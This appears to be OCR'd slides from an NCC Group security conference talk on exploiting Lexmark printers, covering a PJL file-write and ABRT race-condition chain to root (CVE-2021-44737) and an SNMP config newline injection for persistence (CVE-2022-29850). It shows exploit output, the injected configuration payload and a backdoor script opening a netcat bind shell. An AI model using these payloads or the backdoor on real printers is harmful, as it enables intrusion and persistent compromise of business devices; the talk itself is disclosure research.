
```
# awk 'match($10,/AH00288/,b){a[b[0]]++}END{for(i in a) if (a[i] > 5) print
a[i]}' \
          /tmp/doesnt_exist
free(): invalid pointer
Aborted
```

- Race condition exists
  - Rotation for every 32KB of logs that are generated
  - Resulting log file unique at a one second granularity

```
ErrorLog "|/usr/sbin/rotatelogs -L '/run/log/apache_error_log' -p
'/usr/bin/apache2-logstat.sh' /run/log/apache_error_log.%Y-%m-%d-%H_%M_%S
32K"
```

- Generate HTTP logs such that rotation occurs 2x within one second
  - Two instances of `apache2-logstat.sh` parse same filename

Full Chain


Client (Exploit Code)
Server (Printer)
Thread 1
Thread 2
Thread 2
1) File write to /etc/libreport/events.d/edg.conf
Port 9100
2) Trigger gawk crash to use ABRT config
Port 80
3) Connect to netcat listener root shell!
Port 4444
Malicious Config file written + blocked

PJL File Write Demo

```
PS C:\Users\user\Documents\GitLab\missionabrt> python .\MissionAbrt.py -i 192.168.1.114

MissionAbrt - Lexmark Printer CVE-2021-44737 Exploit - Version 1.0
(16:26:52) [*] [file creation thread] running
(16:26:52) [*] Waiting for firewall to be disabled...
(16:26:52) [*] [file creation thread] connected
(16:26:52) [*] [file creation thread] file created. Waiting a bit...
(16:27:22) [*] [crash thread] running
(16:27:28) [*] Firewall was successfully disabled
(16:27:28) [*] [crash thread] done
(16:27:28) [*] [file creation thread] done
(16:27:28) [*] All threads exited
(16:27:28) [*] NOTE: To connect to additional shells outside of exploit use:
(16:27:28) [*] ssh root@192.168.1.114 -i 192.168.1.114.key
(16:27:29) [*] Spawning SSH shell
Line-buffered terminal emulation. Press F6 or ^Z to send EOF.

id
ABRT has detected 1 problem(s). For more info run: abrt-cli list
root@ET788C773CEFCF:~# id
uid=0(root) gid=0(root) groups=0(root)
root@ET788C773CEFCF:~#
```

Persistence

nccgroup


Persistence

- We didn't need this for Pwn2Own
- However, persistence on a printer is a real world threat
  - No AV/EDR for printers
  - No IR visbility?
  - No automatic update
  - Access to lots of confidential business documents
- Who knows if their printer is compromised?
- More serious if it persists across firmware updates too

Persistence

- Secure Boot
- Filesystem Security
- SNMP Config Injection (CVE-2022-29850)

Flash Analysis



Getting a Shell?


- Modifying u-boot?
  - Patch `bootdelay_process()` to enable a shell

```
s = env_get("bootdelay");
if ( s )
    bootdelay_default = simple_strtol(s, 0, 10);
else
    // #define CONFIG_BOOTDELAY    5   /* autoboot after 5 seconds */
    // but here default is -2
    bootdelay_default = -2;
bootdelay = fdtdec_get_config_int((void *)gd->fdt_blob, "bootdelay", bootdelay_default);
```

  - Requires UART RX connected (?)
- Modifying the UBIFS partition?
  - Patch the `get-network-online.sh` script to run `telnet`?
  - Possible if filesystem not security checked

Secure Boot?

- Initial reversing done
  - Not tested due to being able to correctly dump/unpack
  - No bootloader/kernel/filesystem encryption
  - We got persistence at filesystem level (see later)
  - Future research area to determine effectiveness of the chain



Persistence

- Secure Boot
- Filesystem Security
- SNMP Config Injection (CVE-2022-29850)

File System Persistence

```
PATH                                                                WRITABLE
PERSIST?
/dev/mapper/verity_ubiblock0_3 on / type squashfs (ro,noatime)          No        No
/dev/mtdblock3 on /run/media/nvmirror type jffs2 (rw,nodev,noatime)     Yes       No
overlay on /etc type overlay (rw,nosuid,nodev,relatime,lowerdir=/etc,   Partial   No
            upperdir=/tmp/overlay/etc,workdir=/tmp/overlay/etcworkdir)
/dev/zram0 on /run type ext4 (rw,nosuid,nodev,noexec,noatime,...)        Yes       No
/dev/ubi0_24 on /var/fs type ubifs (rw,nosuid,nodev,noexec,...)          Yes       Yes
```

- Most of filesystem is read only (`squashfs`)
- NVRAM mirror => not persistent?
- Overlay => not writable or volatile
  - `/etc/libreport/events.d/aaa.conf` => not persistent
- `/run` flushed on reboot => `/run/debug-level/debug` not persistent
- Settings are stored in `/var/fs/shared/settings` => persistent

Settings

- Stored in: `/var/fs/shared/block_*.data` or `/var/fs/shared/netapps/block_*.data`
- Lexmark tools: `read_block_value` or `netapps_read_block_value`

Requesting the serial number:

```
root@XXXXXXXXXXXXXX:~# read_block_value -d 1 /var/fs/shared/settings
NPA_NVSERIALNUM
Looking for block information for NPA_NVSERIALNUM.
0x015a results:
    group 54.
    id 50.
asprintf stat 37.
block_file_name /var/fs/shared/settings/block_54.data, fp 0x4a1e8.
items 1.
block_size 2380.
items 1.
version 1.
final len 13, valueYYYYYYYYYYYYY
```

Settings Parser/Modifier in Python

```
# ./read_block_value.py --block-directory settings/ --variable-id
NPA_NVSERIALNUM
(09:28:06) [*] Looking for block information for 0x15a (NPA_NVSERIALNUM).
(09:28:06) DBG: block_file_name settings/block_54.data.
(09:28:06) DBG: block_size 2380.
(09:28:06) DBG: items 1.
(09:28:06) DBG: version 1.
(09:28:06) [*] offset 0x62a / cur 50 / size 13 (0xd).
(09:28:06) [*] name NPA_NVSERIALNUM.
00000000: 59 59 59 59 59 59 59 59  59 59 59 59 59           YYYYYYYYYYYYY
```

Lots of them:

```
 {'group': 85, 'id': 14, 'npa_id_int': 4361, 'npa_id_str':
'NPA_NVSERVICETAG'},
 {'group': 54, 'id': 50, 'npa_id_int': 346, 'npa_id_str': 'NPA_NVSERIALNUM'},
 ...
 {'group': 9, 'id': 5, 'npa_id_int': 6014, 'npa_id_str': 'NPA_FAMILY_ID'},
 {'group': 9, 'id': 9, 'npa_id_int': 6037, 'npa_id_str':
'NPA_LDD_FAMILY_ID'},
```

Persistence

- Secure Boot
- Filesystem Security
- SNMP Config Injection (CVE-2022-29850)

SNMP Config Injection (CVE-2022-29850)


Scenario:

- Exploit RCE (e.g. previously described PJL file write) to get shell access on `CXLBL.075.281`
- Exploit CVE-2022-29850 to install persistent backdoor
  - Reboot - persistence mechanism still in place and shell access maintained
  - Update to `CXLBL.076.301` - persistence mechanism still in place and shell access maintained

SNMP Setting Analysis

On the Web UI (logged in as admin)

- Go to "Settings > Network and Ports > SNMP" menu
- Go to "Set Read-only Credentials"
  - Enter `edg_rw_cred_user` in the "User Name" field



SNMP Setting Analysis

```
root@XXXXXXXXXXXXXX:~# hexdump -C /var/fs/shared/settings/netapps/block_5.data
...
00000880  00 00 00 00 00 00 00 00  09 00 01 01 00 0a 00 00  |................|
00000890  00 0b 00 00 00 0c 00 10  65 64 67 5f 72 77 5f 63  |........edg rw c|
000008a0  72 65 64 5f 75 73 65 72  00 0d 00 08 70 61 73 73  |red user....pass|
000008b0  77 6f 72 64 00 0e 00 04  00 00 00 01 00 0f 00 04  |word............|
000008c0  00 00 00 01 00 10 00 04  00 00 00 02 00 11 00 50  |...............P|
000008d0  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  |................|
```

Identifier

Size

Value

Controlled data in SNMP config

```
root@XXXXXXXXXXXXXX:~# cat /var/dev/netapps/snmpd.conf
...
access public "" any noauth prefix all_remote nosettingsmib none
rouser edg_rw_cred_user priv -V all_remote "*"
access remote_mgmt "" usm priv exact all_remote all_remote all_remote
...
```

- You can guess what is coming
  - Can we inject a `\n` in the `rouser` to add an extra line?
  - Can we extend the SNMP MIB?

Attempt 1 - FAILED

- Manually patch `/var/fs/shared/settings/netapps/block_5.data`

```
# python settings_parser.py --block-directory settings/netapps/ --group 5 --id 10 \
                            --new-value edg_rw_cred_user_new_value
...
(14:52:09) [*] old size 16 (0x10).
(14:52:09) [*] old value:
00000000: 65 64 67 5F 72 77 5F 63  72 65 64 5F 75 73 65 72  edg_rw_cred_user
(14:52:09) [*] new size 86 (0x56).
(14:52:09) [*] new value:
00000000: 50 0A 0D 65 78 74 65 6E  64 2D 73 68 20 2E 31 2E  P..extend-sh .1.
00000010: 33 2E 36 2E 31 2E 32 2E  31 2E 31 2E 35 2E 30 20  3.6.1.2.1.1.5.0
00000020: 73 68 65 6C 6C 33 20 2F  62 69 6E 2F 74 6F 75 63  shell3 /bin/touc
00000030: 68 20 2F 74 6D 70 2F 65  64 67 31 3B 20 2F 62 69  h /tmp/edg1; /bi
00000040: 6E 2F 65 63 68 6F 20 22  79 6F 79 6F 22 3B 20 65  n/echo "yoyo"; e
00000050: 78 69 74 20 30 23                                 xit 0#
(14:52:09) [*] Writing changes in settings/netapps/out/block_5.data
```

Attempt 1 - FAILED

- Manually patch `/var/fs/shared/settings/netapps/block_5.data`

```
# python settings_parser.py --block-directory settings/netapps/ --group 5 --id 10 \
                            --new-value edg_rw_cred_user_new_value
...
(14:52:09) [*] old size 16 (0x10).
(14:52:09) [*] old value:
00000000: 65 64 67 5F 72 77 5F 63  72 65 64 5F 75 73 65 72  edg_rw_cred_user
(14:52:09) [*] new size 86 (0x56).
(14:52:09) [*] new value:
00000000: 50 0A 0D 65 78 74 65 6E  64 2D 73 68 20 2E 31 2E  P..extend-sh .1.
00000010: 33 2E 36 2E 31 2E 32 2E  31 2E 31 2E 35 2E 30 20  3.6.1.2.1.1.5.0
00000020: 73 68 65 6C 6C 33 20 2F  62 69 6E 2F 74 6F 75 63  shell3 /bin/touc
00000030: 68 20 2F 74 6D 70 2F 65  64 67 31 3B 20 2F 62 69  h /tmp/edg1; /bi
00000040: 6E 2F 65 63 68 6F 20 22  79 6F 79 6F 22 3B 20 65  n/echo "yoyo"; e
00000050: 78 69 74 20 30 23                                 xit 0#
(14:52:09) [*] Writing changes in settings/netapps/out/block_5.data
```

- Reboot the printer and crash loop :-(

```
abrt-hook-ccpp[1614]: Process 1151 (hydra) of user 0 killed by SIGABRT - dumping core
```

Attempt 2

- On the Web UI (logged in as admin), go to the "Settings > Network and Ports > SNMP" menu
- Go to "Set Read-only Credentials" and enter in the "User Name" field
  - `b extend-sh .1.2 c . /var/fs/a #`
  - Store preliminary controlled data in the printer's setting
  - Allow for minimal amount of changes
- Manually patch `/var/fs/shared/settings/netapps/block_5.data`
  - Switch the space (`0x20`) to a newline (`0x0a`) between `b` and `extend-sh`

Injection

Restarting `snmpUTIL` shows the injection:

```
access public "" any noauth prefix all_remote nosettingsmib none
rouser b
extend-sh .1.2 c . /var/fs/a # priv -V all_remote "*"
access remote_mgmt "" usm priv exact all_remote all_remote all_remote
```


Side effects

- `extend-sh` command executed at boot time => extends the SNMP MIB dynamically
- Manually query `snmpwalk` => `/var/fs/a` script executed on-demand

Beforehand, use SSH shell to create `/var/fs/a`:

```
#!/bin/ash
/bin/touch /tmp/helloworld
id > /tmp/id.txt
nc -l -p 1337 -e /bin/ash &
echo "aaa"
```

Persistence Demo



Conclusion

nccgroup

Conclusion

Persistence

- Persists among reboot/update but not configuration reset

Done well

- Relatively modern OS platform base (Yocto)
- Responsive vendor / handle security issues well
- Rust for central component (ROB)

Could be improved

- Security through obscurity a bit
  - Platform visibility => issues can be found
- Network-facing services are still C / random shell scripts
- Enable auto updates
- Ensure mitigations are complete across all binaries
  - Stack canaries, PIE
- Lack major hardware protections: no encryption

/HEXACON/

nccgroup

Thank you! Questions?